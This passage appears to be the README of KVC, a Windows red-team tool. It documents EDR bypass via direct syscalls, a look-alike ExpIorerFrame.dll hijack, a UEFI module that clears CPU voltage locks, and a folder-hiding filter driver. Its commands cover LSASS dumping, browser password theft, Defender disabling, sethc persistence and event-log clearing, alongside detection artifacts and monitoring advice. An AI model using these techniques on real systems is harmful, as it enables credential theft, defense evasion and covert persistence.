Load driver → execute kernel operation → unload driver → delete service entry. Minimizes the time window for detection and leaves no persistent kernel presence.
Desktop watermark removal
shell32!CDesktopWatermark::s_DesktopBuildPaint renders all desktop watermark strings — Test Mode, build number, edition, activation text. KVC's modified ExpIorerFrame.dll (capital I, U+0049 — visually identical to lowercase l in Explorer and file listings) intercepts every rendering path across Vista through Build 28000+:
| Hook | DLL | Import type | Active on |
|---|---|---|---|
InterceptedLoadStringW |
api-ms-win-core-libraryloader |
regular IAT | Vista+ |
InterceptedExtTextOutW |
gdi32 |
regular IAT | Vista–Win10 |
InterceptedDrawTextW |
user32 |
regular IAT | some Win10 |
InterceptedBrandingLoadStringForEdition |
winbrand |
delay IAT by name | Win8+ |
InterceptedDrawTextWithGlow |
UxTheme ord 126 |
delay IAT by ordinal | Win11 Build 28000+ |
Build 28000 migrated the final draw call to UxTheme!DrawTextWithGlow (ordinal 126, delay-loaded — INT entry 0x800000000000007E, bit 63 set). InterceptedDrawTextWithGlow is a leaf function that returns S_OK immediately. Delay imports are patched via direct INT scan (DataDirectory[13]) before the target DLL loads. Hooks not present in a given build are installed as no-ops. Full debugging session notes: kvc.pl/repositories/signguipatcher.
kvc watermark remove   # deploy ExpIorerFrame.dll, patch CLSID registry, restart Explorer
kvc watermark restore  # revert registry, restart Explorer, delete DLL
kvc wm status
CLSID {ab0b37ec-56f6-4a0e-a8fd-7a8bf7c2da96} InProcServer32 patched from ExplorerFrame.dll → ExpIorerFrame.dll (one character, fully reversible).
Direct Syscalls
EDR products hook ntdll.dll exports at the user-mode layer. KVC's direct syscall implementation bypasses this entirely:
Normal: App → kernel32.dll → ntdll.dll → [EDR hook] → kernel
KVC:    App → AbiTramp.asm → syscall instruction → kernel
SSN resolution — NTDLL's Zw* exports are sorted by address; the sequence number equals their sorted position. No hardcoded SSN tables — works across all Windows versions.
AbiTramp.asm — translates Windows x64 calling convention (first arg in RCX) to syscall convention (first arg in R10), handles shadow space and stack arguments.
Used throughout kvc_pass.exe for NtGetNextProcess, NtTerminateProcess, NtAllocateVirtualMemory, NtWriteVirtualMemory, and related primitives.
UnderVolter — EFI Undervolting
UnderVolter.dat is an optional separate module (available in other-tools/undervolter/): an encrypted UEFI payload that deploys a custom EFI application to the EFI System Partition. Supports Intel 2nd through 15th generation Core processors (Sandy Bridge through Arrow Lake / Core Ultra 200S/HX). AMD is not supported — the OC Mailbox (MSR 0x150) is Intel-specific.
The engineering challenge: OEM platforms typically enforce two firmware-level locks that block all MSR access regardless of OS privilege: CFG Lock (blocks MSR 0xE2) and OC Lock (blocks MSR 0x150 — Intel OC Mailbox, the voltage control interface). UnderVolter solves this without physical BIOS flashing: running as a UEFI application before the Windows bootloader, it directly patches the hidden Setup EFI NVRAM variable — writing 0x00 to the CFG Lock and OC Lock offsets extracted from the platform's IFR (Internal Form Representation). Once patched, a reboot causes BIOS POST to initialise the CPU with both locks cleared.
With locks cleared, UnderVolter applies negative voltage offsets and power-limit values per-domain (IACORE, RING, ECORE, UNCORE, GTSLICE, GTUNSLICE) on every subsequent boot, transparently, before Windows loads. Per-generation CPU configuration is defined in UnderVolter.ini (20% safety margins, auto-selected by CPUID at boot time).
Plundervolt-class research capability — With MSR 0x150 fully writable from UEFI privilege, this enables systematic exploration of the Plundervolt attack surface (CVE-2019-11157): controlled voltage glitches can be induced into cryptographic operations in SGX enclaves or kernel context without physical probing equipment.
Full documentation, raw binaries, and EFI application source: kvc.pl/repositories/undervolter. Lunar Lake (Core Ultra 200V) is explicitly not supported — its embedded power delivery bypasses
MSR 0x150entirely.
| Subcommand | Action |
|---|---|
kvc undervolter deploy |
Decrypt UnderVolter.dat, extract Loader.efi + UnderVolter.efi + UnderVolter.ini, write to ESP. Interactive prompt selects Mode A (replace BOOTX64.EFI, original backed up as .bak) or Mode B (\EFI\UnderVolter\ for manual boot entry). |
kvc undervolter remove |
Restore BOOTX64.efi.bak → BOOTX64.EFI (Mode A) and delete \EFI\UnderVolter\. |
kvc undervolter status |
Check whether UnderVolter.efi, UnderVolter.ini, and the Mode A backup exist on the ESP. |
Folder and Partition Protection — kvc lock
kvc lock is a folder and partition protection interface backed by kvcblocker.sys, a signed FSFilter Content Screener (service clrcd, altitude 389991) — loads on Windows 11 26H1 via legacy cross-signed driver compatibility, no test-signing, no patches. The IOCTL surface, flag bitmasks, registry layout, and device path were fully reconstructed from the original Secure Folders binary via IDA static analysis and WinDbg kernel tracing — no documentation, no source. The driver held up under extended testing: no pool leaks, no dangling references, no stale device objects. The cleanup paths are correct. In the kernel world, that's not a given.
kvc lock works as both CLI and full Win32 GUI. Subcommands (on, off, add, remove, allow, unallow, list, status, clear) run headlessly from any prompt. lock --gui launches the GUI and lock --tray starts it minimized to the system tray. The GUI is spawned as a detached child process — parent terminal stays usable, Ctrl+C does not close the GUI. Both interfaces persist through the same HKCU\Software\kvc\lock registry keys.
Protection Flags
| Flag | CLI mode | Kernel behavior |
|---|---|---|
| Hidden | Hidden |
STATUS_OBJECT_NAME_NOT_FOUND + removed from directory enumeration |
| Locked | Locked |
All access returns STATUS_ACCESS_DENIED |
| Read-only | ReadOnly |
Strips FILE_WRITE_DATA + DELETE from DesiredAccess |
| No execute | NoExec |
Strips execute bits from DesiredAccess |
| All | All |
Hidden + Locked + ReadOnly + NoExec combined |
The GUI stores flags as a bitmask and can combine them on one path. The CLI accepts one mode per add call, or All for the full Hidden | Locked | ReadOnly | NoExec mask. Trusted processes bypass all flags for their named executable.
CLI
kvc lock                              # show help
kvc lock --gui                        # launch GUI
kvc lock --tray                       # launch GUI minimized to system tray
kvc lock on                           # enable protection globally
kvc lock off                          # disable protection globally
kvc lock add "C:\Private" Locked      # protect a path
kvc lock add "D:\" Hidden             # hide entire partition root from Explorer
kvc lock remove "C:\Private"          # remove path from protection
kvc lock list                         # list protected paths and trusted apps
kvc lock status                       # driver status, path count, trusted count
kvc lock allow totalcmd64.exe         # add trusted process (bypasses all flags)
kvc lock unallow totalcmd64.exe       # remove trusted process
kvc lock clear                        # remove all protected paths and trusted entries
GUI
Dark mode, Mica backdrop, WM_SETTINGCHANGE tracking. Fixed 680 × 472 px window.
| Interaction | Behavior |
|---|---|
| Drag folder/file from Explorer | Staged in the protected paths list; click a flag column to persist it |
Drag .lnk shortcut |
Resolved to real target via COM IShellLink |
Drag .exe onto Trusted panel |
Executable basename is lowercased and added as trusted process |
| Click flag column (H/L/R/X) | Flag toggled + IOCTL to driver in the same call — no apply button |
Ctrl+Click rows → Remove selected |
Removes all selected entries in one pass |
Shift+Minimize |
Window hides to system tray |
| Double-click tray icon | Window restored |
| Right-click tray icon | Context menu: Restore / Exit |
Title bar shows live driver + protection state (VaultGuard | Driver: TRANSIENT | Protection: ON) with 2-second refresh.
Implementation
10 pure MASM source files (vg/*.asm), zero CRT. Every non-leaf function maintains strict x64 ABI — rsp % 16 == 0 before every call, 32-byte shadow space at every call site, callee-saved registers pushed/restored at every boundary.
Command Reference
| Category | Commands |
|---|---|
| DSE | dse, dse off [--safe], dse on [--safe] |
| Protection | list, get, unprotect, protect, set, set-signer, list-signer, spoof, restore, history, cleanup-sessions |
| Dumping | dump <pid/name> [path] |
| Forensics | analyze <dump/lsass> [--format] [--full] [--tickets] [--gui] |
| Kill | kill <pid/name/list> |
| Browser | bp [--chrome/--edge/--brave/--all] [-o path] |
| Secrets | export secrets [path] |
| Defender | add-exclusion, remove-exclusion, rtp, tp, secengine |
| TrustedInstaller | trusted <cmd>, install-context |
| Watermark | watermark remove/restore/status, wm |
| Registry | registry backup/restore/defrag [path] |
| Driver | driver load/reload/stop/remove <path> [-s <0-4>] |
| Modules | modules <pid/name> [read <module> [offset] ] |
| SMSS | install <driver> [--pdb], uninstall smss |
| Service | install, uninstall, service start/stop/restart/status |
| Persistence | shift, unshift |
| UnderVolter | undervolter deploy/remove/status |
| Folder Protection | lock --gui, lock --tray, lock on/off, lock add <path> <mode>, lock remove <path>, lock list, lock status, lock allow/unallow <app>, lock clear |
| Driver Mgmt | driver load/reload/stop/remove <path> [-s <0-4>] |
| Modules | modules <pid/name> [read <module> [offset] ] |
| Event Logs | evtclear |
| Misc | list --gui, tetris |
Security Considerations
Detectable artifacts
| Type | Artifact |
|---|---|
| Event Log | ID 7045 (service install), 4688 (process create), 4657 (registry write) |
| Registry | HKLM\...\Services\KernelVulnerabilityControl (transient), wsftprm (transient), IFEO sethc.exe (shift), IFEO MsMpEng.exe (secengine disable), CLSID InProcServer32 (watermark) |
| File system | kvc.sys / kvckiller.sys / kvcblocker.sys / kvcstrm.sys briefly in DriverStore during atomic ops; kvc_smss.exe in System32 after install; ExplorerFrame.dll in System32 when watermark removed |
| Memory | Modified EPROCESS.Protection / SignatureLevel bytes; g_CiOptions = 0x0; loaded kvc.sys |
Monitoring recommendations
- Sysmon: watch DriverStore for
kvc.sys/kvckiller.sys/kvcblocker.sys/kvcstrm.syscreation/deletion;ExplorerFrame.dllin System32;kvc_smss.exein System32 - Audit policy: Event ID 4688 (process), 4657 (registry), 7045 (service)
- WMI activity on
ROOT\Microsoft\Windows\Defender\MSFT_MpPreference(exclusion writes withoutpowershell.exe) - IFEO subtree monitoring: any
Debuggervalue written underImage File Execution Optionsvia backup/restore API path - Kernel-level:
EPROCESS.Protection+SignatureLevelchanges,g_CiOptionsdeviations, loaded unsigned drivers
License & Contact
KVC is provided for educational use, authorized penetration testing, and security research only. Unauthorized use on systems you do not own or have explicit permission to test is illegal.
| Author | Marek Wesołowski (WESMAR) |
| Year | 2026 |
| Website | kvc.pl |
| marek@wesolowski.eu.org | |
| GitHub | github.com/wesmar/kvc |